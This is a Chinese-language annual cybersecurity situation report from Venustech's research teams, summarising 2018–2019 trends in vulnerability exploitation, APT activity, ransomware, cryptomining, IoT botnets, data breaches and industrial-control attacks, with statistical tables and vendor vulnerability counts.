
启明星辰
领航信息安全

网络安全态势观察报告

(2018~2019)

MaaS/数据泄露/APT攻击/勒索/挖矿/IoT



金睛安全研究团队　VenusEye威胁情报中心　漏扫团队　VCERT

免责声明

本报告的研究数据和分析资料来自于启明星辰金睛安全研究团队，统计数据来自于启明星辰 VenusEye 威胁情报中心，启明星辰漏洞扫描团队和启明星辰安全应急响应中心。主要针对 2018 年至 2019 年上半年的网络安全状况进行统计、研究和分析。本报告提供给媒体、公众和相关政府及行业机构作为互联网信息安全状况的介绍和研究资料，请相关单位酌情使用。如若本报告阐述之状况、数据与其他机构研究结果有差异，请使用方自行辨别，启明星辰公司不承担与此相关的一切法律责任。

启明星辰金睛安全研究团队

启明星辰金睛安全研究团队是启明星辰集团专业从事威胁分析的团队。其主要职责是对现有产品产生的安全事件日志、样本数据进行挖掘、分析，并向用户提供专业分析报告。该团队会依据数据产生的威胁情报，对其中采用的各种攻防技术做深入的跟踪和分析，并且给出专业的分析结果、提出专业建议，为用户决策提供帮助。

VenusEye 威胁情报中心

VenusEye 威胁情报中心（www.venuseye.com.cn）是由启明星辰集团倾力打造的集威胁情报收集、分析、处理、发布和应用为一体的威胁情报服务系统，是启明星辰多年网络安全研究和积累的集中体现。系统以自有情报和第三方交换情报为基础数据，综合运用静态分析、动态分析、大数据关联分析、深度学习、多源情报聚合等先进技术，生产和提供高质量的威胁情报信息。

启明星辰安全应急响应中心

启明星辰安全应急响应中心是启明星辰集团成立的针对重要网络安全事件进行快速预警、应急响应的安全协调中心。为企业级用户提供高危漏洞、重大安全事件预警通告、安全周报和相关产品解决方案。

启明星辰安全应急响应中心成立至今，已经发布 252 篇预警通告、59 期安全周报、协调处置网络安全事件 300 多起。

启明星辰漏洞扫描产品中心

启明星辰漏洞扫描产品中心是从事漏洞评估与管理产品的专业化团队，不断突破漏洞评估相关核心技术，在工控漏洞评估、漏洞智能管理、产品国产化等多方面持续领先。2018 年,“天镜脆弱性扫描与管理系统”在漏洞评估与管理市场排名第一（CCID 发布中国漏洞评估与管理市场研究报告 2018），树立了启明星辰漏洞评估与管理产品的领导者地位和市场品牌。

启明星辰漏洞扫描产品中心于 2000 年开始研发天镜脆弱性扫描与管理系统，研发了具有自主知识产权的漏洞评估与管理产品系列产品，包括天镜系统漏洞评估工具、天镜 Web 应用检测系统、天镜无线安全评估工具、天镜工控漏洞评估工具、天镜工控等保检查工具箱、天镜网络安全应急处置工具箱、天镜漏洞管理平台、天镜国产化漏洞扫描产品等。

自互联网诞生以来，各种网络犯罪就以惊人的速度在全世界范围广泛蔓延。

特别是近年来，随着云计算、大数据、物联网、移动互联网等新一代信息技术的快速发展，网络攻击无论从其频率、复杂性还是针对的目标来看都在大幅度增加。

过去一年多，网络安全总体态势虽不像 2017 年那样“波澜壮阔”，但也绝对不是“一帆风顺”，各种各样的网络安全事件不断吸引着人们的眼球，同时引发网络安全从业者的一次次深思。

从 2018 年初曝光的各种芯片漏洞，到不死的“永恒之蓝”漏洞，再到被广泛应用的各类 Web 应用漏洞、IoT 漏洞；从趋于定向化和敏捷化的勒索攻击，到各类挖矿攻击的全面铺开；从一次次数据泄露事件的曝光，到几乎每天曝光一次的 APT 攻击活动。不绝于耳的网络安全事件让我们深切感受到攻击者的手段更加武器化，经济利益驱使下黑客的攻击方式更加理性化，网络攻击更加产业化，国与国之间的攻防对抗更加常态化，网络攻击面更加扩大化。

过去一年多的网络安全事件时刻提醒着我们面临的日益严峻的网络安全状况。我们理应在合适的时候进行回顾和总结，这既是对过去这一年多面临的诸多网络安全问题的总结和反思，也是对未来网络安全趋势的展望和思考。

因此，启明星辰金睛安全研究团队、VenusEye 威胁情报中心、启明星辰漏洞扫描产品中心、启明星辰安全应急响应中心联合发布《2018~2019 网络安全态势观察报告》，以观察者的视角尝试剖析 2018 年全年至 2019 年上半年网络安全形势及其变化，希望以此为各行业以及相关企事业单位提供网络安全战略和决策的参考。

DIRECTORY

目录

目录

DIRECTORY

1、应用广泛的软硬件曝出多个重大漏洞，漏洞从曝光到被利用的时间越来越短

过去一年多，应用广泛的软硬件被曝出多个重大漏洞，给网络安全带来了极大挑战。

这其中影响力最大的当属 CPU 芯片的多个漏洞。这些漏洞涉及了过去十年间的绝大部分 CPU 型号，给互联网造成了一次史无前例的技术危机。

2018 年年中，影响包括苹果、博通、英特尔和高通等大型厂商所生产的设备固件以及操作系统的高危蓝牙漏洞被曝光。攻击者可以利用其发起中间人攻击，进而窃取或篡改设备间的加密通信数据，甚至植入恶意软件。

2018 年年中，BEC、SocialChain、Hexagon、EOS 等接连曝出智能合约漏洞，攻击者通过构造并发布包含恶意代码的智能合约，进而控制网络中所有节点，控制虚拟货币交易，获取交易所中的数字货币，关键的用户资料和隐私数据等。

2018 年全年，WebLogic、Struts2、ThinkPHP 等影响面广的 Web 应用框架被曝多个严重漏洞，给各类网站安全带来严重威胁。

另外，从漏洞曝光到被利用实施攻击的时间已经变得越来越短，攻击者对于漏洞利用代码的开发正在变得日益敏捷。我们从以下几个近两年影响力较大的漏洞可以看出这一趋势：

漏洞名称	曝光时间	被利用时间
“永恒之蓝”漏洞	2017 年 3 月	2017 年 5 月
WebLogic WLS 组件漏洞（CVE-2017-10271）	2017 年 10 月	2017 年 12 月
Drupal 远程代码执行漏洞(CVE-2018-7600)	2018 年 3 月 28 日	2018 年 4 月 12 日
GPON 光纤路由器漏洞（CVE-2018-10561）	2018 年 5 月 3 日	2018 年 5 月 8 日
Apache Struts2 漏洞（S2-057）	2018 年 8 月底	2018 年 9 月初
ThinkPHP 远程代码执行漏洞	2018 年 12 月 9 日	2018 年 12 月底
Nexus Repository Manager 3 远程代码执行漏洞(CVE-2019-7238)	2019 年 2 月初	2019 年 2 月底

表 1 近几年高危漏洞曝光和利用时间对比

2019 年 5 月，又一足以震撼网络的漏洞：微软 RDP 服务远程代码执行漏洞（CVE-2019-0708）被曝光。此次漏洞虽不像“永恒之蓝”那样有现成的攻击代码可以方便集成。但在不到半个月的时间里，黑客们通过比对补丁，已经构造并公开了可以导致拒绝服务的攻击脚本。部分黑客还构造出了可以直接造成 RCE 的攻击代码，这类代码一旦相关代码公开，将很有可能造成类似“WannaCry”的效果。在没有任何技术细节披露的情况下，对于漏洞的利用已经缩短到一个月内，足以证明攻击者对于漏洞的“响应速度”又上了一个新台阶。

我们预计未来，攻击者甚至可能只需一天、甚至几个小时的时间，就可以利用软硬件的最新漏洞发起攻击。

2、恶意软件即服务（MaaS）趋势明显，地下产业链日趋成熟

近年来，暗网的传播创造了新的非法商业模式。除了黄赌毒等传统的非法商品外，地下黑市还出现了包括黑客服务和恶意软件开发在内的新型服务：恶意软件即服务（MaaS）。网络犯罪分子可以通过地下黑客论坛浏览“商品”，同时使用匿名通讯工具进行在线交流，最后使用加密数字货币进行匿名交易，整个流程可以做到完全隐匿。即使是不具备任何技术经验的小白也可以使用购买来的工具轻易发动攻击。包括 TrickBot，AZORult，GandCrab 等在内的恶意软件都提供了成熟的服务，GandCrab 勒索软件作者甚至为他们的产品提供技术支持和教程视频。

我们预计在不久的将来，地下产业链会日趋成熟，一批为数不多但颇具实力的“Malware-as-a-Service”团体会应运而生。随着这些团队的日益壮大，新漏洞将得以快速利用，各类新攻击手段也将会层出不穷。

3、Office 公式编辑器漏洞与恶意宏利用横行，黑客青睐攻击面广且利用稳定的攻击方式

自 Office 面世以来，Office 文档一直是各类攻击中最常用的攻击载体。过去一年多，新披露的 Office 0day 漏洞有所减少，黑客攻击时使用的 0day 漏洞多为利用 Office 触发的 VBS 漏洞以及 Flash 漏洞。与 2017 年攻击者更倾向于使用新漏洞不同的是，这些漏洞并没有在公开后得到广泛的利用。而是依然使用恶意宏和公式编辑器系列漏洞这类更稳定的攻击方式来完成攻击。

公式编辑器系列漏洞有着结构简单且不需要与用户交互即可稳定触发的优点，因此在其它新漏洞被公开后依然保持了很高的使用率。2018 年底出现了 CVE-2018-0798 新的利用方式，兼具了 CVE-2017-11882 和 CVE-2018-0802 的攻击面，通用性更强，预计后续还会被

大规模利用。

恶意宏作为一种经典的攻击方式，利用方式极为丰富。2018 年还出现了利用古老技术 Excel 4.0 宏进行的攻击，相比普通的 VBA 宏进一步提高了攻击的隐蔽性。

4、越来越多 APT 攻击被曝光，攻击隐匿性进一步增强

截止到 2019 年上半年，我们监控到的已经披露的各类 APT 组织共计 220 余个。

过去一年多，国内外厂商披露的各类 APT 攻击报告 400 余份，平均每天都有一个 APT 攻击报告被披露，较 2017 年有大幅度增长。被披露最多的 APT 组织分别为：APT28、Lazarus、Group123、海莲花、Hades、MuddyWater、DarkHotel、白象、APT29、Turla。




图 1 APT 组织披露次数分布

在 APT 组织针对的领域中，政务行业（14.13%）占比最多，其次是国防军工（11.96%），科研（10.87%），金融（8.70%）和教育（7.61%）。




图 2 APT 攻击领域分布

在已披露的针对我国攻击的 APT 组织中，海莲花攻击持续性较强，其攻击时间范围广泛分布于全年各个月份。




图 3 针对我国攻击的 APT 组织攻击次数分布

纵观过去一年多，APT 攻击的隐匿性逐渐增强，主要体现在以下几个方面：

（1）钓鱼手段更加精细化，针对性和迷惑性更强。

（2）关键攻击代码鲜少落地，给 APT 攻击的防护和取证带来不少挑战。

（3）利用各种手段尽可能隐藏网络踪迹。

（4）利用开源代码或工具隐藏组织特点，降低攻击成本。

5、勒索攻击趋于定向化，版本迭代进入“敏捷化”时代

过去一年多，勒索病毒攻击从广撒网转向针对高价值目标的定向投递。一来是因为中勒索病毒后支付赎金的人往往是极少数，大部分人都是一格了之。大规模投递的低回报率反倒增加了攻击者的成本。二来，大规模投递会引发安全厂商的密切关注，使得投放出去的勒索病毒很快夭折。因此，攻击者逐渐转向攻击那些防御措施有限，但被勒索后会造成重大影响而不得不支付赎金才能恢复业务的目标，如医疗行业。

同时，勒索病毒版本迭代逐渐进入“敏捷化”时代。如著名的 GandCrab 勒索病毒：当其中某个版本被安全公司破解后，GandCrab 总能在很短的时间发布新版本。RaaS（勒索软件即服务）模式的兴起，更是让很多“小白”黑客具备了动动手指按几个按钮就能发动勒索攻击的能力。

我们预计，未来勒索攻击会更加具有针对性，特别是针对重要关键设施的勒索攻击将会越来越多。

6、挖矿攻击增长明显，逐渐成为黑客获利的最佳途径

近年来，勒索攻击的支付不确定性导致加密数字货币威胁已经逐渐转为挖矿攻击。尽管加密数字货币价格在 2018 年经历了暴跌的悲痛，但挖矿仍是黑产团伙在成功入侵之后最直接、最稳定、最隐蔽的变现手段。

过去一年多，挖矿攻击较上一年度增长超过 4 倍，挖矿攻击已经覆盖几乎所有平台，成为黑客最主要的牟利手段之一。随着挖矿团伙的产业化运作，越来越多的 0day/1day 漏洞在公布的第一时间就被用于挖矿攻击。同时挖矿木马已经不满足于“单打独斗”，开始和僵尸网络、勒索病毒、蠕虫病毒相结合，再集成各种病毒常用的反杀软、无文件攻击等技术，挖矿木马的传播和植入成功率得到了进一步增强。

未来，只要数字货币存在，挖矿活动就不会停止，其攻击范围还会进一步扩展，成为黑客获取经济利益的主要途径。

7、针对 IoT 设备的攻击呈爆发式增长，IoT 蠕虫较往年增长数倍

这几年，物联网设备由于其基数大、实时在线、无法及时更新、安全漏洞多、安全防护

能力差等原因备受攻击者喜爱。特别是过去一年多，针对 IoT 设备的攻击增长迅猛。众多物联网设备被攻击成为巨大僵尸网络中的节点，有的被用来发动 DDoS 攻击，有的被用来进行挖矿、劫持网络流量等。在针对 IoT 设备的攻击中，路由器和摄像头是被攻击频率最高的，分别占比 65%和 25%。弱密码爆破和漏洞攻击是针对 IoT 设备攻击的最主要手段。

过去一年多，我国物联网设备受到的攻击最为严重。




图 4 全球 IoT 僵尸主机分布情况

过去一年多，针对物联网设备攻击的病毒家族出现暴增现象，由之前的年增长 10 个以内猛增到近 20 个，且更新迭代速度快，并逐渐成为各种最新漏洞的集大成者。特别是 VPNFilter 的出现标志着物联网设备已被开始用于 APT 攻击。

8、各类数据泄露事件频发，数据安全越来越受重视

2018 年 5 月 25 日，欧盟颁布执行史上最严的个人数据保护条例《通用数据保护条例》（GDPR），标志着对数据安全的重视上升到了有史以来的新高度。

过去一年多，各类信息泄露事件已连续 5 年突破历史记录。信息泄露事件呈现常态化现象，随着全球信息化程度的不断提高，这一情况会不断加剧。信息泄露的途径主要分为内部人员或第三方合作伙伴泄露，信息系统本身漏洞泄露，机构本身的防护机制不健全，以及对安全配置的疏忽大意等问题。

下面就让我们细数一下过去一年多发生的数据泄露事件：

时间	相关事件
2018 年 3 月	3 月 30 日，美国运动品牌 Under Armour 对外表示，旗下健身应用 MyFitnessPal 因存在数据漏洞而遭到黑客攻击，共有 1.5 亿用户的数据被泄露。
2018 年 4 月	4 月 4 日，美国最大面包连锁店 Panerabread 表示，旗下网站 panerabread.com 泄露了 3700 万用户信息，
2018 年 5 月	Github 称其密码重置功能出现问题，日志中以明文形式记录了用户密码，这可能会让开发人员泄露他们的开发代码及相关敏感信息，并暴露在流行的存储库网站上。
2018 年 5 月	5 月 4 日，Twitter 宣称发现内部密码漏洞，并已修复。不过“出于足够的谨慎，”Twitter 还是敦促超过 3.3 亿用户考虑修改密码。
2018 年 6 月	6 月 13 日凌晨，AcFun 弹幕视频网发出公告称，他们有 800-1000 万左右的用户数据被黑客窃取。
2018 年 6 月	6 月 16 日，有黑客在暗网售卖国内某知名招聘网站 195 万用户求职简历，随后该网站确认部分用户账号密码被撞库。
2018 年 6 月	6 月 19 日，有黑客公然在暗网上兜售国内某快递公司 10 亿条快递数据，引发了业界的广泛关注。
2018 年 8 月	8 月 28 日，网上突然出现了国内某知名连锁酒店入住信息数据售卖的行为，数据涉及 5 亿条用户个人信息及入住记录。
2018 年 8 月	8 月底，有黑客在暗网公开售卖国内某知名快递公司数据，其中涉及 3 亿用户的数据信息。
2018 年 9 月	Facebook 通告，黑客利用控制的 40 万个账户获得了 3000 万 Facebook 用户账号的信息。

2018 年 11 月	11 月 30 日，万豪对外发出公告称，旗下喜达屋酒店预订系统2014年起遭网络“黑客”入侵，泄露大约 5 亿客户的用户信息。
2018 年 12 月	某推特用户发文称，他发现国内超过 2 亿用户的简历信息遭到泄露，这些信息非常详细。暴露的这些简历信息全部来自中国国内。
2019 年 1 月	疑似婚礼纪数据泄露。数据可能通过一些官方开放端口或者接口导致的泄露，包括账号密码、邮箱、手机号、地址、 身份证照片等信息。
2019 年 1 月	UpGuard 研究人员 Greg Pollock 发现属于美国俄克拉荷马州证券部 ODS 的一台服务器可公开访问，导致包含数百万敏感文件的约 3TB 政府数据暴露。
2019 年 1 月	安全研究员 Troy Hunt 披露，上周他被告知一个流行的黑客论坛正在讨论 MEGA 上的一个公开数据集，其容量超过 87GB，包含了 7.73 亿电子邮件地址和 2122 万个唯一密码。
2019 年 2 月	一个名为 Dream Market 的暗网市场上挂出了 6.2 亿用户信息，交易通过比特币转账进行，打包售价不高于 2 万美元，该卖家宣称这些数据来自 16 个被攻击的网站。
2019 年 3 月	57G 国内招聘数据疑似泄露，3300 万个工作简历由于 Elasticsearch 未授权访问被 Shodan 扫描到。

表 2 2018 **年**~2019 **年数据泄露事件**

9、工控环境、云环境成黑客新宠，各类针对性安全事件频发

过去一年多，云环境和工控环境逐渐成为黑客的新宠。

云计算已成为个人和商业生活中不可或缺的组成部分。它提供了强大的弹性计算资源，基于云计算资源衍生出了各类成本低、灵活、敏捷的软件即服务（SaaS）产品。然而，云计算的带来的各种安全问题越来越不容忽视。首先，云环境包含大量的敏感数据，拥有强大的

计算资源，其对于黑客的吸引力毋庸置疑。其次，云服务一般仅提供基本的安全配置，导致不少云环境的安全措施非常薄弱：包括配置错误、误将关键资产暴露于公网、弱密码设置等，这给了黑客可乘之机，他们只需极低的成本即可轻易获得对云环境的控制权。

针对云环境的威胁主要有以下几种：

数据泄露：云环境包含的大量敏感数据成为黑客垂涎欲滴的对象，去年就有多次因为配置错误导致的数据库直接暴露在公网被直接“拖库”的案例。

云挖矿：坐拥强大的计算资源使得云服务器成为黑客挖矿的最佳场所。

恶意软件传播的庇护场所：很多攻击开始使用云服务作为恶意软件的中转站，如 DropBox，OneDrive，GoogleDrive 等。一方面可以显著降低攻击成本；另一方面可以帮助攻击者隐藏真实身份，提高溯源难度。

工控环境和传统网络环境相比，有很大不同。工业系统目标价值高，其安全系统的复杂程度远高于传统的 IT 网络系统。首先，工控系统大多基于 Windows 等主流操作系统开发，其面临着和底层操作系统一样的威胁。但由于工控系统的特殊性，其底层的操作系统一般不会轻易升级为最新版本，潜在风险巨大。其次，工控系统在设计之初只为实现自动化、信息化的控制功能，方便生产和管理，缺乏信息安全建设。工控系统安装杀毒软件困难也使得工控系统很容易遭受病毒木马的感染。再者，最初的工控系统是相对封闭的，但随着近年来信息技术的飞速发展和企业不断提高的管理需求，工控系统甚至可以直接连接互联网。目前全球暴露在互联网上的工控设备超过 10 万个。工控系统面临的威胁不仅来自于企业内部，同时面临来自互联网的威胁。另外，工控系统协议在设计上普遍存在明文传输，无认证等特点，存在漏洞较多，使得工控协议附载的信息非常容易被窃取、篡改及伪造。

工控系统一旦被入侵轻则会破坏生产环境、造成设备停机、被勒索钱财，重则会直接威胁国家安全。

近年来，针对工控系统的攻击案例频频发生，以下是 2000 年以后针对工控系统的著名攻击案例汇总。

时间	相关事件
2000 年	澳大利亚马卢污水处理厂非法入侵事件。一位前员工因不满工作续约被拒的报复行为，造成总计 100 多万公升的污水未经处理直接排入自然水系，给当地生态造成严重破坏。
2003 年	美国俄亥俄州 Davis-Besse 核电站和其它电力设备受到 SQL Slammer 蠕虫病毒攻击，网络数据传输量剧增，导致该核电站计算机处理速度变缓、安全参数显示系统和过程控制计算机连续数小时无法工作。
2006 年	2006 年 8 月，美国阿拉巴马州的 Browns Ferry 核电站 3 号机组

	受到网络攻击，反应堆再循环泵和冷凝除矿控制器工作失灵，导致3号机组被迫关闭。
2007 年	黑客入侵加拿大水利 SCADA 系统，破坏取水调度计算机。
2008 年	黑客入侵波兰某城市地铁系统，通过电视遥控器改变轨道扳道器，致四节车厢脱轨。
2010 年	伊朗核设施感染震网（Stuxnet）病毒，严重威胁核反应堆安全运营。
2011 年	黑客入侵数据采集与监控系统，美国伊利诺伊州城市供水系统供水泵遭到破坏。
2012 年	Flame（火焰）病毒在中东多个国家爆发，致使大量敏感信息泄漏。
2014 年	Havex 病毒席卷欧美，劫持电力工控设备，阻断电力供应。
2015 年	BlackEnergy 攻击乌克兰电力系统，导致大规模停电，伊万诺弗兰科夫斯克地区超过一半家庭（约 140 万人）遭遇停电困扰；整个停电事件持续数小时。
2016 年	食尸鬼行动针对 30 多个国家（包括中国）的工业、制造业和工程管理机构发起了定向渗透入侵，有 130 多个机构已被确认受害。
2017 年	WannaCry 勒索病毒爆发，造成大量工业主机被感染。
2017 年	专门攻击工业控制系统的恶意代码 Triton 被发现。该恶意代码在中东某石油天然气厂的工业控制系统中被国外安全研究人员发现。根据各方信息判断，由于攻击者准备不充分，尚未对人员及财产造成重大损失。
2018 年	台积电在台湾多地的生产基地遭到了病毒感染，导致三个生产基地停摆。
2018 年	美国核电站和供水设施遭到攻击。
2018 年	意大利石油与天然气开采公司 Saipem 遭受网络攻击，主要影响了其在中东的服务器，造成公司 10%的主机数据被破坏。攻击者使用的恶意软件是 Shamoon 蠕虫的新变体 Shamoon v.3。
2018 年	BlackEnergy 已经演变为两个独立的组织：TeleBots 和 GreyEnergy。近几年，GreyEnergy 参与了对乌克兰和波兰的攻击，攻击类型主要是网络侦查（即间谍行为），GreyEnergy 的网络攻击目标是这两个国家的能源部门、交通运输部门等高价值对象。
2019 年	委内瑞拉发电厂遭到破坏，造成全国大停电。
2019 年	全球最大铝生产商遭 LockerGaga 勒索软件攻击。

表 3 2000 年以后针对工控系统的著名攻击案例汇总

从表中可以看出，针对工业控制系统的攻击案例正在呈现逐年上升趋势，特别是近两年的上升幅度更加明显。我们预计，随着国家间网络攻防对抗的不断升级，工控系统安全环境会越来越严峻。

以上是我们以观察者视角对过去一年多网络安全态势的总体分析和观点，介于网络威胁的复杂性和研究方向的限制，以上观点可能会具有一定的局限性，仅作为企业和组织进行网络安全态势研判和分析的参考。

下面我们将从漏洞攻击、僵尸网络及木马、恶意文档、APT 攻击、挖矿勒索、IoT 安全六个方面对过去一年多的网络安全态势进行详细解读。

1.1 年度新增漏洞数据分析

2018 年，启明星辰收录的漏洞总数为 12895 条，较 2017 年同比减少 2.2%；其中高危漏洞数 264 条，较 2017 年同比减少 41.7%。

年份 \ 等级	高危	中危	低危	总数
2017	453	6003	6728	13184
2018	264	5722	6909	12895
同比增加/减少率	-41.7%	-4.7%	+2.7%	-2.2%

表 4 2018 年漏洞收录情况

收录的漏洞主要涵盖了 Google，Microsoft，IBM，Cisco，Adobe，Oracle，Apple，Linux，Foxit 等厂商或操作系统。

厂商 \ 漏洞数	2017	2018
Linux	1149	1604
Oracle	830	733
Microsoft	701	706
Google	1055	525
Adobe	358	478
Cisco	476	461
IBM	491	413
Apple	504	359
Foxit	69	324

表 5 2018 年重要厂商漏洞收录情况对比

其中，收录的微软漏洞数为 706 条，涉及的产品有 Windows7，Windows10，Windows Server 2008，Windows Server 2012，Windows Server 2016，Windows Edge，Microsoft Office 等。

产品 \ 年份	2017	2018
Windows 7	229	162
Windows 10	265	257
Windows Server 2008	243	156

Windows Server 2012	235	163
Windows Server 2016	249	246
Windows Edge	201	161
Microsoft Office	53	84

表 6 2018 年 Windows 系统漏洞收录情况

收录的工业控制系统漏洞中，主要包含西门子，施耐德，摩莎，欧姆龙等厂商，漏洞曝光数量较 2017 年有所上升。

